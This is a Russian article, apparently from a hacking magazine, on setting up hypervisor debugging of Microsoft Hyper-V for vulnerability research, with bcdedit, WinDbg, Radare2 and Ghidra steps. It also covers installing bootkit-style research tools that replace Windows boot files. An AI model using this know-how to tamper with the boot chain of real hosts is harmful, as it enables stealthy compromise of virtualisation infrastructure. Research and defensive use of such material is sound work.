07/14/2020	["Discovered by Piotr Bania of <a href=\"https://talosintellig	Hyper-V RemoteFX vGPU Remote Code Execution Vulnerability	CVE-2020-1036
07/14/2020	["Discovered by Piotr Bania of <a href=\"https://talosintellig	Hyper-V RemoteFX vGPU Remote Code Execution Vulnerability	CVE-2020-1032
07/14/2020	["Discovered by Piotr Bania of <a href=\"https://talosintellig	Hyper-V RemoteFX vGPU Remote Code Execution Vulnerability	CVE-2020-1042
07/14/2020	["Discovered by Piotr Bania of <a href=\"https://talosintellig	Hyper-V RemoteFX vGPU Remote Code Execution Vulnerability	CVE-2020-1040
05/12/2020	["Huichen Lin and Dong Seong Kim of <a href=\"https://www	Windows Hyper-V Denial of Service Vulnerability	CVE-2020-0909
04/14/2020	["Saar Amar	Windows Hyper-V Elevation of Privilege Vulnerability	CVE-2020-0918
04/14/2020	["Daniel King (<a href=\"https://twitter.com/long123king\">	Windows Hyper-V Elevation of Privilege Vulnerability	CVE-2020-0917
04/14/2020	["Microsoft Virtualization Security Team"]	Windows Hyper-V Remote Code Execution Vulnerability	CVE-2020-0910
02/11/2020	["<a href=\"https://twitter.com/ergot86\">Daniel Fernande:	Windows Hyper-V Denial of Service Vulnerability	CVE-2020-0751
01/14/2020	["HongZhenhao of IceSword Lab, Qihoo 360"]	Hyper-V Denial of Service Vulnerability	CVE-2020-0617

В 2020 году в Hyper-V была обнаружена 21 уязвимость

Для Hyper-V Microsoft предлагает отдельную программу баг-баунти, размер выплат которой может достигать 250 тысяч долларов. Однако стоит упомянуть, что Microsoft не работает со странами, которые находятся в санкционном списке США. Россия формально присутствует в этом списке, поэтому следует проявлять осмотрительность, когда отправляешь информацию об уязвимостях в Microsoft, если ты еще ни разу не получал вознаграждение напрямую от вендора. Лучше воспользоваться услугами посредника, иначе ты можешь столкнуться с тем, что обнаруженная тобою уязвимость вдруг одновременно будет найдена другой компанией или исследователем. И неважно, что уязвимость оставалась в продукте несколько лет (этот вариант был проверен на практике).

Чтобы искать уязвимости в Hyper-V, нужно владеть методами отладки этого гипервизора. Актуальные способы отладки и будут темой сегодняшней статьи. Для этих целей можно использовать эмуляторы, поддерживающие вложенную виртуализацию (такие как VMware Workstation или сам Hyper-V), либо обычный компьютер или ноутбук.

Термины

- **Гипервизор** — компонент Hyper-V, отвечающий за функционирование подсистемы аппаратной виртуализации процессора (`hvix64.exe` — Intel, `hvax64.exe` — AMD, `hvaa64.exe` — ARM). В статье рассматривается гипервизор для процессоров Intel.
- **Гипервызов (hypercall)** — вызов заданной функции в гипервизоре с помощью инструкции `vmcall/vmmcall/hvc` (в зависимости от производителя процессора).
- **Root-раздел** — Windows Server 2019 с включенным компонентом Hyper-V.
- **Гостевой раздел** (виртуальная машина, ВМ) — операционная система, запущенная в системе виртуализации Hyper-V.
- **VMCS** (virtual-machine control structure) — структура, определяющая логику работы гипервизора.
- **VMX root** — режим, в котором работает гипервизор.
- **VMX non-root** — режим, в котором работает операционная система и обслуживаемое ею прикладное программное обеспечение.
- **VM exit** — переход из **VMX non-root** в **VMX root** при выполнении инструкций или условий, заданных в VMCS или заложенных непосредственно в логику работы процессора.

ОТЛАДКА ЧЕРЕЗ COM-ПОРТ

Hyper-V состоит из нескольких компонентов, краткое описание его структуры можно найти в документации. Для отладки компонентов Hyper-V ты можешь использовать WinDbg либо другой отладчик пользовательского режима или режима ядра, однако для подключения непосредственно к гипервизору необходимо выполнить несколько дополнительных шагов, чтобы настроить рутовый раздел.


Для отладки гипервизора Microsoft разработала специальное расширение WinDbg `hvexts.dll`, которое, к сожалению, не входит в дистрибутив и доступно только партнерам Microsoft (поскольку этому расширению требуются символы для модуля гипервизора, которые Microsoft не предоставляет). Также в каталоге `winxp`, находящемся в папке WinDbg, есть расширение `nvkd.dll`, которое предназначено для отладки расширений виртуального коммутатора Hyper-V.

Файл справки WinDbg содержит описание отладки гипервизора через COM-порт (отладка Hyper-V через нуль-модемное кабельное соединение в файле `debugger.chm`), подразумевающее наличие двух физических машин. Также гипервизор можно отладить, если запустить его в любом поддерживаемом программном обеспечении виртуализации. Далее мы будем использовать VMware Workstation.

Для начала нужно установить Windows Server 2019 в качестве гостевой ОС и включить компонент Hyper-V. Если напрямую подключиться к виртуальному COM-порту VMware, то при коммуникации пойдут ошибки обмена пакетов (сложно сказать, с чем это связано). Используй какую-нибудь бесплатную утилиту эмуляции COM-порта для стабилизации соединения (я установил утилиту эмулятора COM-порта Free Virtual Serial Ports от HHD-software версии 3.32. Последняя версия 4.12 выдает ошибки, когда vmdemux пытается открыть COM-порт).

Общий порядок действий таков.

1. Создай COM-порт для виртуальной машины VMware (Hardware → Add → Serial port → Use named pipe). Введи `\\.\pipe\com_1`.



Создание COM-порта для виртуальной машины

2. Для настройки отладки введи в командной строке опции отладки гипервизора:

```
bcdedit /hypervisorsettings serial DEBUGPORT:1 BAUDRATE:115200
bcdedit /set hypervisordebug on
```

Затем нужно ввести параметры отладки хостовой ОС (будет использован тот же COM-порт):

```
bcdedit /set dbgtransport kdhvcom.dll
bcdedit /dbgsettings serial DEBUGPORT:1 BAUDRATE:115200
bcdedit /debug on
```

Дополнительно (для отладки загрузки гипервизора — см. соответствующий раздел статьи):


```
Bcdedit /set bootdebug on
```

Ниже приведен список модулей отладки, присутствующих в Windows:

```
kdcom.dll
kdhvcom.dll
kd1934.dll
kdhv1394.dll
kdusb.dll
kdnet.dll (разные производители сетевых карт — разные модули)
kd.dll
```

В нашем случае мы используем `kdhvcom.dll`.

3. Перезагрузи Windows Server 2019. Загрузка остановится и будет ждать подключения отладчика.
4. Открой HHD software Free Virtual Serial Ports, выбери File, затем Create Pipe Port. В поле Pipe name укажи то же значение, что было раньше заполнено для виртуальной машины, — `\\.\pipe\com_1`. Чекбокс Create pipe должен быть отключен (в противном случае будет создан новый именованный канал, а не выполнено подключение к существующему). Нажми OK.




Создание нового порта

Виртуальный COM-порт нужно создавать после запуска виртуальной машины, иначе ты увидишь ошибку, что канал не был создан (VMware создает канал после запуска ВМ).

5. Запусти утилиту vmdemux (находится в папке с WinDbg x64) с указанием имени только что созданного COM-порта в качестве одного из параметров:

```
vmdemux.exe -src com:port=com2,baud=115200
```


Утилита создаст два именованных канала: `Vm0` для гипервизора и `Vm1` для root-раздела.



Утилита vmdemux создаст два именованных канала


6. Ты можешь подключить WinDbg Preview к каждому каналу для тестирования:

```
WinDBGx.exe  -k com:port=\\.\pipe\Vm1,pipe,reconnect,resets=0 – root-раздел
WinDBGx.exe  -k com:port=\\.\pipe\Vm0,pipe,reconnect,resets=0 – гипервизор
```




Подключение WinDbg к созданным нами каналам

7. После этого можно открыть файл hvix64.exe в IDA PRO, выбрать WinDbg в качестве отладчика и указать в process options → connection string: `com:port=\\.\pipe\Vm0,pipe,resets=0`.
8. Выбери Process Attach, нажми Same.
9. Отладчик остановится внутри гипервизора.



Отладчик остановится внутри гипервизора

10. По сравнению с Windows Server 2012 (R2) в актуальной версии серверной винды появился новый модуль — `kdstub.dll`. Ранние версии гипервизора статически линковались с библиотекой отладки и имели достаточно большой размер (2–3 Мбайт), размер текущей версии (10.0.17763.1577) гипервизора `hvix64.exe` — 1230 Кбайт. В случае сетевой отладки `kdstub.dll` будет заменен подходящим отладочным модулем, например `kd_02_8086.dll`.



При сетевой отладке kdstub.dll будет заменен подходящим отладочным модулем

Во всех подробностях настройка отладки через COM-порт в среде Hyper-V описана в статье Саара Амара (@AmarSaar).

ОТЛАДКА ПО СЕТИ

В Windows Server 2012 и выше появилась возможность отладки гипервизора по сети. Также эта возможность присутствует во всех версиях Windows 10. Для этого в хостовой ОС необходимо выполнить команды, чтобы настроить параметры отладки гипервизора:

```
bcdedit /set hypervisordebug on
bcdedit /hypervisorsettings NET HOSTIP:192.168.2.1 PORT:50000
```

Если есть необходимость, для отладки ОС на хосте нужно указать другой порт:

```
bcdedit /debug yes
bcdedit /dbgsettings net hostip:192.168.2.1 port:50002
```

После выполнения команд будет отображена строка для подключения. В настройках виртуальной машины VMware нужно установить тип адаптера Host Only, в настройках виртуальной сети (Edit → Virtual Network Editor) настроить DHCP для этого адаптера и убедиться, что гостевая ОС нормально получает этот адрес, например выполнив команду `ipconfig /renew`. Опция `bcdedit /dbgsettings nodhcp` позволяет использовать IP-адрес операционной системы. В этом случае настройка DHCP необязательна.

После этого нужно запустить два экземпляра IDA PRO, выбрать тип отладки KernelMode, указать в Process Option → Connection string следующие строки, полученные в результате выполнения приведенных выше команд:

```
net:port=50002,Key=1.2.3.4 – root partition
net:port=50000,Key=5.6.7.8 – hypervisor
```

Это позволяет одновременно отлаживать root-раздел и гипервизор. Сетевая отладка гораздо проще в конфигурации, дает бóльшую производительность и стабильнее, поэтому я рекомендую использовать ее там, где это возможно. Выполнить некоторые команды WinDbg можно даже без наличия символов. Если какие-то из перечисленных ниже команд не будут доступны, просто повторно загрузи следующие расширения WinDbg:

```
.load kext
.load kdexts
.load exts
.load ext
```

Здесь:

- `lm` — просмотр загруженных модулей (обычно hv и модуль отладки);
- `k` — просмотр стека;
- `d`, `e` — чтение/запись данных по виртуальным адресам;
- `!d`, `!e` — чтение/запись данных в физической памяти;
- `r` — отображение значений регистров;
- `!vtop` — трансляция виртуальных адресов в физические. Сперва нужно получить содержимое регистра `cr3` и использовать его как первый параметр. Виртуальный адрес — второй параметр.

```
2: kd> !vtop 0x10839d000 0xfffffbb3aa6c3e66
Amd64VtoP: Virt fffffbb3aa6c3e66, pagedir 000000010839d000
Amd64VtoP: PML4E 000000010839dfb8
Amd64VtoP: PDPE 000000010a603670
Amd64VtoP: PDE 000000010a604a98
Amd64VtoP: Large page mapped phys 00000001000c3e66
Virtual address fffffbb3aa6c3e66 translates to physical address 1000c3e66.
!pte2va
!ptov <cr3>
```

`dx`-расширение доступно тоже, но с некоторыми ограничениями (из-за отсутствия символов): `@$debuggerRootNamespace.Debugger.State.PseudoRegisters.General`. **Exentry** — псевдорегистр, отображающий адрес загрузки модуля гипервизора (hvix64).

```
tpid : Unable to access pseudo-register
exentry : 0xfffff84de948ac70 : 0xb9 [Type: unsigned char *]
dtid : 0x0 [Type: unsigned int]
```

Exentry — псевдорегистр, отображающий адрес загрузки модуля гипервизора

ОТЛАДКА С ИСПОЛЬЗОВАНИЕМ ВСТРОЕННЫХ ВОЗМОЖНОСТЕЙ VMWP.EXE

Отладка виртуальной машины может быть выполнена с использованием встроенных возможностей процесса `vmwp.exe` (на одну ВМ один экземпляр). Эту возможность впервые упомянул на форуме OSR online один из архитекторов Hyper-V Джейк Ошинс (Jake Oshins). Более подробно описал Рафаэль Ривера (Rafael Rivera — @WithinRafael) в своем блоге. Я обновил скрипт Риверы и выложил его на GitHub.

Скрипт также может сконфигурировать параметры загрузчика гостевой ОС при помощи PowerShell direct. Для этого:

1. Выключи гостевую ОС.
2. Укажи параметры для скрипта `hyperv-dbg-2019.ps1`.

```
SYNTAX:
hyperv-dbg-2019.ps1 [-computerName targetcomputer] [-vmname NameOfVM] [-vmguid GuidOfVM]
                    [-port PortNumber] [-ConfigVM] [-RebootVM] [-debugoff]

.\hyperv-dbg-2019.ps1 -vmname Win10x6420H1-Gen2 -port 50010 -ConfigVm -RebootVM
.\hyperv-dbg-2019.ps1 -vmname Win10x6420H1-Gen2 -debugoff

"@
```

Параметры для скрипта hyperv-dbg-2019.ps1

3. Запусти скрипт от имени администратора (или отключи UAC).
4. Запусти WinDbg следующей командой:

```
WinDBG -k net:port=50010,target=127.0.0.1,key=1.2.3.4
```

5. Выполни команду break (Ctrl-Break), после которой отладчик остановится внутри гостевой ОС. Теперь можно исследовать ВМ, используя стандартные команды WinDbg, но в моих экспериментах интенсивная отладка (например, трассировка) несколько раз приводила к тому, что все зависало.

ОТЛАДКА ЧЕРЕЗ ПРОТОКОЛ GDB

VMware Workstation поддерживает встроенный GDB-отладчик. Чтобы его включить, нужно добавить несколько строк в конфигурационный файл VMware:

```
debugStub.listen.guest64 = "TRUE"
debugStub.listen.guest64.remote = "TRUE" – для подключения с других сетевых машин
debugStub.hideBreakpoints = "TRUE"
monitor.debugOnStartGuest64 = "TRUE" – остановка сразу же после включения VM
```

Затем ты можешь подключить IDA PRO, «Гидру» или Radare2 к активированному серверу GDB. Пример отладки через GDB-протокол будет показан в разделе «Загрузка гипервизора».

ОТЛАДКА ЭМУЛЯТОРА WINDOWS 10X

Эмулятор Windows 10X доступен в магазине Microsoft Store. Этот эмулятор работает на базе Hyper-V. Сам эмулятор запускается как Hyper-V ВМ, Windows 10X — вложенная ВМ.


Необходимо смонтировать образ `flash.vhdx` (просто два раза щелкнуть мышью на файле), с которым работает эмулятор и который расположен в папке по следующему пути:

```
C:\ProgramFiles\WindowsApps\Microsoft.Windows10XEmulatorImage10.0.19578.0Previ_1.0.1.0_x64__8wekyb3d8bbwe\Content
```

Скопируй файл в другое место, если у тебя появляются сообщения об ошибках доступа. Имя каталога может отличаться для различных версий эмулятора. До и после монтирования список разделов может выглядеть следующим образом.

```
PS C:\Users\User> Get-Volume
DriveLetter FriendlyName FileSystemType DriveType HealthStatus OperationalStatus SizeRemaining Size
D Unknown CD-ROM Healthy Unknown 0 B 0 B
PortableBaseLayer NTFS Fixed Healthy OK 7.58 GB 8 GB
Зарезервировано системой NTFS Fixed Healthy OK 87.46 MB 579 MB
C NTFS Fixed Healthy OK 651.99 GB 930.95 GB
```

Состояние системы до монтирования




Состояние системы после монтирования

Выбери том с меткой VIRT_EFIESP:

```
Get-Volume | ? {$_.FileSystemLabel -eq "VIRT_EFIESP"} | Format-List
mountvol Z: \\?\Volume{12aef83a-6cf2-4ea1-932f-b3a586a65308}\
bcdedit /store "Z:\efi\Microsoft\boot\BCD" /dbgsettings
```

Команда `bcdedit /enum all /v /store "Z:\efi\Microsoft\boot\BCD"` покажет опции загрузочной записи операционной системы эмулятора. Чтобы у нас появилась возможность отладки гостевой ОС, понадобится дамп ядра, который можно получить с использованием встроенных функций эмулятора.




Получение дампа ядра

Открой Windows device portal — «Отладка». Загрузи live kernel dump, а затем открой его в WinDbg и запусти скрипт `decypher_kdnet_key.py`. Скрипт найдет параметры `kdnet` и закодирует в формате Base36.

```
0: kd> !py @"F:\ida_files\scripts\decypher_kdnet_key.py"
kd_port: 50005

kdnet key: 2K85XMOORKRBX.U7XG1F35GWI4.24033IB08WZHS.2O8XLY2Z2IK5Y
kdnet 2nd key (if presented): 0.0.0.0
WinDBG connection string: net:port=50005,key=2K85XMOORKRBX.U7XG1F35GWI4.24033IB08WZHS.2O8XLY2Z2IK5Y
```

Использование скрипта decypher_kdnet_key.py

Теперь запусти WinDbg, используя команду `windbgx.exe -k net:port=50005,key=2k85xmoorkrbx.u7xg1f35gwi4.24033ib08wzhs.2o8xly2z2ik5y`. В результате ты сможешь подключиться к ОС хоста.



Подключение к хостовой ОС

Продолжение статьи →

ГИПЕРОТЛАДКА

РАЗБИРАЕМ ОТЛАДКУ MICROSOFT HYPER-V С САМОГО НАЧАЛА


ОТЛАДКА HYPER-V С ПОМОЩЬЮ ПОДМЕНЕННОГО ЗАГРУЗЧИКА

На эту тему опубликованы два исследования: Hyper-V backdoor Дмитрия Олексюка (@d_olex) и Voyager, созданный @_xeroxz. Их суть — в замене загрузочных файлов Windows в целях перехвата процесса загрузки гипервизора и интеграции своих управляющих модулей. Полноценной отладкой это сложно назвать, но с применением этого метода появляется возможность читать и изменять память Hyper-V. Подробности ты найдешь на страницах упомянутых проектов.

Загрузи последнюю сборку бэкдора и запусти скрипт **bootkit_installer.ps1** в хостовой ОС (протестировано в виртуальной среде на Windows Server 2019 внутри VMware Workstation). Перезагрузим хостовую ОС и увидим следующую картину.


Запуск скрипта bootkit_installer.ps1

В гостевой ОС мы можем запустить **backdoor_client.exe** и получить доступ к различным структурам данных Hyper-V.




Доступ к различным структурам данных Hyper-V на гостевой ОС

Второй проект, Voyager, может быть загружен с сайта GitHacks. Бинарников он не содержит, поэтому их необходимо скомпилировать с помощью Visual Studio для подходящей версии Windows. После чего запустить файл **launch.bat**, который заменит загрузочные файлы Windows. После перезагрузки мы увидим следующую картину.



Загрузка ОС после применения Voyager

Для проверки работоспособности можно запустить **example.exe** внутри гостевой ВМ.



Проверка работоспособности Voyager

Надеюсь, мы увидим в будущем больше примеров для этого проекта.

ОТЛАДКА SECURE KERNEL

Отладку позволяет выполнить модуль EXDi для LiveCloudKd без включения опции отладки в загрузчике гостевой ОС. Все подробности можно узнать в соответствующей документации.

ОТЛАДКА С ПОМОЩЬЮ RADARE2

Radare2 — консольное средство отладки, поддерживающее очень много режимов. Мы рассмотрим только отладку ядра Windows. Бинарники можно загрузить по адресу github.com/radareorg/radare2.

Незначительно изменив исходники, можно получить дополнительную информацию о Hyper-V (модифицированные бинарники приложены к статье). Для начала рекомендую почитать официальные источники, они содержат отличные инструкции.

До запуска необходимо скопировать следующие расширения WinDbg x64 в папку с Radare2:

```
ext.dll
exts.dll
kdexts.dll
kext.dll
```

Не забудь указать путь к папке с установленным WinDbg x64 в переменной окружения **_NT_DEBUGGER_EXTENSION_PATH**. Вот некоторые команды для тестирования успешности подключения:


- `pd` — дизассемблирование;
- `xq @0x<address>` — отображение региона памяти;
- `v` — переключение в режим GUI.

Radare2 может подключаться к ядру Windows в двух режимах: через интерфейс **dbgeng.dll** и с использованием собственного протокола winkd.

Radare2 и интерфейс dbgeng.dll


Сперва необходимо настроить гипервизор в режиме сетевой отладки, как это было описано раньше, и запустить Radare2 следующим образом:

```
radare2 -d "windbg://-k net:port=50011,key=1.2.3.4"
```



Запуск Radare2

Подключено! Теперь ты можешь выполнять стандартные команды WinDbg, используя префикс **=!**.




Выполнение стандартных команд отладчика

Radare2 и встроенный протокол

Можно попробовать подключиться к гипервизору по сети, выполнив команду **radare2 -D winkd winkd://192.168.174.1:50011:1.2.3.4**. Я получил ошибку открытия UDP-сокета, хотя **netstat** показал, что порт открыт. Возможно, это ошибка настройки на моем стенде, но исправить ее мне не удалось. В связи с этим будем использовать отладку через COM-порт. Для этого нужно настроить гипервизор так, как это было описано раньше, запустить **vmdemux** и подключить Radare2 к именованному каналу:

```
radare2 -D winkd winkd://\\.\pipe\Vm0
```

Используя данные протокола отладки, можно получить дополнительную информацию о загруженном модуле Hyper-V.




Получение дополнительной информации о загруженном модуле Hyper-V

Иногда Radare2 не может подключиться к COM-порту и виснет. В этом случае нужно просто сперва подключиться обычным WinDbg-отладчиком, отключиться и подсоединиться с помощью Radare2.

Cutter

Cutter — GUI-фронтенд для Radare2, обладает достаточно интересными отладочными возможностями, но пока что находится в бета-стадии. К тому же Cutter обладает встроенной поддержкой декомпилятора Ghidra, что делает его очень полезным. В настоящее время Cutter поддерживает отладку по GDB-протоколу и именованным каналам WinDbg. Мне удалось подключиться к начальной стадии загрузки ОС.



Подключение к начальной стадии загрузки ОС

QEMU


QEMU поддерживает вложенную виртуализацию, но без ядерного акселератора работает очень медленно. Ускоряющий модуль KVM, поддерживающий вложенную виртуализацию, доступен на платформе Linux. Ради интереса рекомендую посмотреть проект Debugging secure kernel. Microsoft WHPX и Intel haxm пока что вложенную виртуализацию не поддерживают.

GHIDRA + ПЛАГИН RET-SYNC

Ты можешь загрузить скомпилированную версию «Гидры» с официального сайта, а плагин ret-sync — с GitHub. Плагин позволяет синхронизировать различные отладчики между собой. Синхронизировать будем с WinDbg (хотя можно и с GDB).


Для создания проекта нужно выполнить следующие действия:

1. Запусти «Гидру», используя **ghidraRun.bat**.
2. Импортируй плагин ret-sync: File → Install extension, нажми зеленый плюсик. Выбери архив ZIP с плагином.




Импорт плагина ret-sync

3. Нажми OK, перезапусти «Гидру».
4. Выполни команды File → New project. Non shared project. Укажи имя проекта и папку, в которой будут храниться служебные файлы.
5. Запусти CodeBrowser нажатием кнопки в панели Tool Chest. Ты увидишь сообщение об установке плагина ret-sync.




Сообщение об установке плагина ret-sync

6. Нажми OK, появится окно с пустым проектом. Загрузи файл **hvix64.exe**, используя File → Import file.




Загрузка файла

7. Нажми OK. Файл будет загружен. После того как появится запрос на выполнение анализа, нажми Yes.




Нажми Yes, юзернейм!

8. Включи функцию Aggressive Instruction Finder.



Включение Aggressive Instruction Finder

9. Нажми OK. Прогресс операции можно увидеть в правом нижнем углу окна.
10. Далее появится сообщение о том, что файл **hvix64.pdb** отсутствует. Просто нажми OK.
11. Нажми Alt-S для активации плагина ret-sync, и ты увидишь следующие сообщения.



Сообщения в консоли

12. Подключи WinDbg к Hyper-V (например, по сети) и загрузи расширение ret-sync:

```
.load @"C:\hv_debugging\sync.dll"
!sync
```

Если все прошло успешно, ты увидишь сообщение в консольном окне «Гидры».

```
[<] new_dbg: dbg connect - PC2\user (npipe DbgX_f489b507bc69420e9f69a460609417eb)
          dialect: windbg
[>] set current program: hvix64.exe
```


Сообщение в консольном окне «Гидры»

Окно WinDbg будет отображать выполнение команд.

```
p
hv+0x2c3e73:
fffff9d2`97ac3e73 f6057e35340004  test    byte ptr [hv+0x6073f8 (fffff9d2`97e073f8)],4
p
hv+0x2c3e7a:
fffff9d2`97ac3e7a 740b            je      hv+0x2c3e87 (fffff9d2`97ac3e87)
p
hv+0x2c3e7c:
fffff9d2`97ac3e7c 498bc0          mov     rax,r8
p
hv+0x2c3e7f:
fffff9d2`97ac3e7f 48f7e2          mul     rax,rdx
p
hv+0x2c3e82:
fffff9d2`97ac3e82 488bca          mov     rcx,rdx
p
hv+0x2c3e85:
fffff9d2`97ac3e85 eb3f            jmp     hv+0x2c3ec6 (fffff9d2`97ac3ec6)
```


Выполнение команд в окне WinDbg

Для проверки я поставил точку останова на обработчик гипервызова **HvPostMessage** (F2) и затем запустил отладку (F5). Точка останова сработала.



Точка останова сработала

Комбинации клавиш ret-sync можно найти на официальной странице Radare2, опции плагина ret-sync для WinDbg отображаются в консоли по команде **!synchelp**. Ты можешь скопировать символьную информацию из IDA PRO в «Гидру» с использованием плагина Fake PDB.



Functions - 4100 items

Name	Location	Function Signature	Function Size
__GSHandlerCheck	002493c8	undefined __GSHand...	
__report_rangecheckfailure	00250ee0	undefined __report...	
__report_rangecheckfailure_0	00294fe4	undefined __report...	
__security_check_cookie	0029a210	undefined __securi...	
entry	0029ac70	undefined entry()	
HvCallAddLogicalProcessor	002c7ca0	undefined HvCallAd...	
HvCallAssertVirtualInterrupt	002c70e0	undefined HvCallAs...	
HvCallAttachDevice	002cad50	undefined HvCallAt...	
